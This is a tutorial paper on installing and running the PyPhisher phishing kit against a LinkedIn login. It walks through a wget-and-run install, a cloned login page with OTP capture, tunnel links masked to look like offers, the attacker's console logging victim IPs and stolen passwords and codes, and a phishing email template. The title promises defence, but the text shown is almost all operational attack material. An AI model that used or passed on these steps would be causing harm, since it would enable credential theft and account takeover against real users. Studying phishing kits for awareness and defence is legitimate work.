```
[v2.1]
[By KasRoudra]
```

Install, Attack and Defend.

By: Abdelrahman Mohamed

Table of Contents

Phishing is one of the most prevalent forms of cybercrime; according to AAG-IT, “an estimated 3.4 billion spam emails are sent every day. Using stolen credentials is the most common cause of data breaches.”

This paper explains how to set up and use PyPhisher and ways to spot and avoid falling victim to phishing attempts.

Repository: https://github.com/KasRoudra/PyPhisher

Environment Check:

When installing anything new, a system update is recommended. The following command achieves this and also upgrades existing packages.

```
sudo apt-get update && apt-get upgrade -y
```

Next, the dependencies should be installed.

- For Debian (Ubuntu, Kali-Linux, Parrot)
  ```
  sudo apt install git python3 php openssh-client -y
  ```
- For Arch (Manjaro)
  ```
  sudo pacman -S git python3 php openssh –noconfirm
  ```
- For Redhat(Fedora)
  ```
  sudo dnf install git python3 php openssh -y
  ```
- For Termux
  ```
  pkg install git python3 php openssh -y
  ```

Install:

The download and install process can be done in one command:

```
wget https://raw.githubusercontent.com/KasRoudra/PyPhisher/main/pyphisher.py && python3 pyphisher.py
```


For any dependency-related issues:

pip

```
pip3 install pyphisher [For Termux]
```


```
sudo pip3 install pyphisher [For Linux]
```

Set-up



```
  _____        _____  _     _     _
 |  __ \      |  __ \| |   (_)   | |
 | |__) |   _ | |__) | |__  _ ___| |__   ___ _ __
 |  ___/ | | ||  ___/| '_ \| / __| '_ \ / _ \ '__|
 | |   | |_| || |    | | | | \__ \ | | |  __/ |
 |_|    \__, ||_|    |_| |_|_|___/_| |_|\___|_|
         __/ |                            [v2.1]
        |___/                      [By KasRoudra]


[01] Facebook Traditional   [27] Reddit           [53] Gitlab
[02] Facebook Voting        [28] Adobe            [54] Github
[03] Facebook Security      [29] DevianArt        [55] Apple
[04] Messenger              [30] Badoo            [56] iCloud
[05] Instagram Traditional  [31] Clash Of Clans   [57] Vimeo
[06] Insta Auto Followers   [32] Ajio             [58] Myspace
[07] Insta 1000 Followers   [33] JioRouter        [59] Venmo
[08] Insta Blue Verify      [34] FreeFire         [60] Cryptocurrency
[09] Gmail Old              [35] Pubg             [61] SnapChat2
[10] Gmail New              [36] Telegram         [62] Verizon
[11] Gmail Poll             [37] Youtube          [63] Wi-Fi
[12] Microsoft              [38] Airtel           [64] Discord
[13] Netflix                [39] SocialClub       [65] Roblox
[14] Paypal                 [40] Ola              [66] UberEats
[15] Steam                  [41] Outlook          [67] Zomato
[16] Twitter                [42] Amazon           [68] WhatsApp
[17] PlayStation            [43] Origin           [69] PayTM
[18] TikTok                 [44] DropBox          [70] PhonePay
[19] Twitch                 [45] Yahoo            [71] MobikWik
[20] Pinterest              [46] WordPress        [72] Hotstar
[21] SnapChat               [47] Yandex           [73] FlipCart
[22] LinkedIn               [48] StackOverflow    [74] Teachable
[23] Ebay                   [49] VK               [75] Mail
[24] Quora                  [50] VK Poll          [76] CryptoAir
[25] Protonmail             [51] Xbox             [77] Amino
[26] Spotify                [52] Mediafire        [78] Custom

[a] About                   [m] Main Menu         [0] Exit


[?] Select one of the options >
```

For this demonstration, the LinkedIn phishing page will be used. PyPhisher is more advanced than traditional phishing kits as it provides OTP login pages.




```
[?] Select one of the options > 22

[?] Do you want OTP Page? [y/n] > y

[?] Enter shadow url (for social media preview)[press enter to skip] :

[?] Enter redirection url[press enter to skip] :
```

Test-run


Once an option is specified, the setup is complete, and the phishing URLs are provided. PyPhisher runs a server in the background, which is how the data is collected and why it is one of the dependencies.

Once this page appears, the URL and server are set up.



```
                                    [v2.1]
                              [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below:

┌ CloudFlared ─────────────────────────────────────────────────────────────────────────────────
│ URL : https://animals-hunger-cheats-watched.trycloudflare.com
│ MaskedURL : https://get-a-premium-plan-for-linkedin-free@animals-hunger-cheats-watched.trycloudflare.com
└──────────────────────────────────────────────────────────────────────────────────────────────
┌ LocalHostRun ────────────────────────────────────────────────────────────────────────────────
│ URL : https://d6ef3fc2012c6f.lhr.life
│ MaskedURL : https://get-a-premium-plan-for-linkedin-free@d6ef3fc2012c6f.lhr.life
└──────────────────────────────────────────────────────────────────────────────────────────────

[+] Waiting for login info....Press Ctrl+C to exit
```

As mentioned, PyPhisher allows for more options than a standard kit. Another example is that once the victim visits the link, their IP address and information are recorded.




```
[√] Victim IP found!

┌ PyPhisher Data ──────────────────────────────────────────────────────────────────────
│ [*] IP                   : [redacted]
│ [*] IP Type              : IPv4
│ [*] User OS              : Linux
│ [*] User Agent           : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
│ [*] Version              : x86_64
│ [*] Browser              : Chrome
│ [*] Location             : [redacted]
│ [*] GeoLocation(lat, lon):
│ [*] Currency             :
└──────────────────────────────────────────────────────────────────────────────────────
```

Execution

Victim view:

[Login page]



LinkedIn India: Log In or Si

animals-hunger-cheats-watched.trycloudflare.com/login.html.php

Linked in

Join now Sign in

You're signed out

Sign in for the full experience

Email or phone: Pyphisher@abmhd.com

Password: ••••••••• Show

Forgot password? Sign in

Welcome to your professional community


Find jobs, people, and more

Find the right job or internship for you

SUGGESTED SEARCHES

Engineering | Business Development | Finance | Administrative Assistant | Retail Associate | Customer Service | Operations | Information Technology | Marketing | Human Resources

[OTP page]



https://animals-hunger-ch

animals-hunger-cheats-watched.trycloudflare.com/otp.login.php

Linked in

Sign in Join now

Enter the code we've sent to phone number +1XXXXXXXXX

1234


☑ Recognize this device in future

Submit


Didn't receive the code? Resend code by SMS Resend code by phone call

Note: If you don't have access to your phone or a previously recognized device, please contact LinkedIn customer service

Once credentials have been entered, the page refreshes and the user is directed to the valid Linkedin login page. This is done in hopes of avoiding user suspicion.



Attacker View(credential harvesting)




```
[√] Victim login info found!

┌─ PyPhisher Data ──────────────────────────────────────────────
│ [*] LinkedIn Username: Pyphisher@abmhd.com
│ [*] Password: Password!
└───────────────────────────────────────────────────────────────

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim login info found!

┌─ PyPhisher Data ──────────────────────────────────────────────
│ [*] OTP: 1234
└───────────────────────────────────────────────────────────────

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit
```

Delivering the URL

One of the most common methods of phishing is the use of email. This can be achieved in many ways; a Phishing email template will be used in this demonstration.

Template Link:

https://github.com/criggs626/PhishingTemplates/blob/master/emails/linkedin.html





```
<html>
<head>
        <title></title>
        <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet" />
</head>
<body>
<p>&nbsp;</p>

<h1 style="color: rgb(68, 114, 196);"><b>LinkedIn</b></h1>

<h2 style="color: rgb(68, 114, 196);">REMINDER</h2>

<p>&nbsp;</p>

<h3><b>Invitation reminders/:&nbsp;&nbsp;&nbsp; From&nbsp; &nbsp;<a href="{{.URL}}">Steve Donaghy</a></b></h3>

<h3><b>There are a total of </b><strong><b>4</b><b> </b></strong><b>other messages awaiting your reply.&nbsp;&nbsp;<a href="{{.URL}}">Go to INBOX now</a>.</b></

<p><b>&nbsp;</b></p>

<p><b>Don&rsquo;t want to receive email notifications? Login to your LinkedIn account to <a href="{{.URL}}">unsubscribe.</a><br />
LinkedIn values your privacy.&nbsp; At no time has LinkedIn made your email address available to any other LinkedIn users without your permission.&nbsp;&nbsp;<b
c2013, LinkedIn Corporation.</b></p>

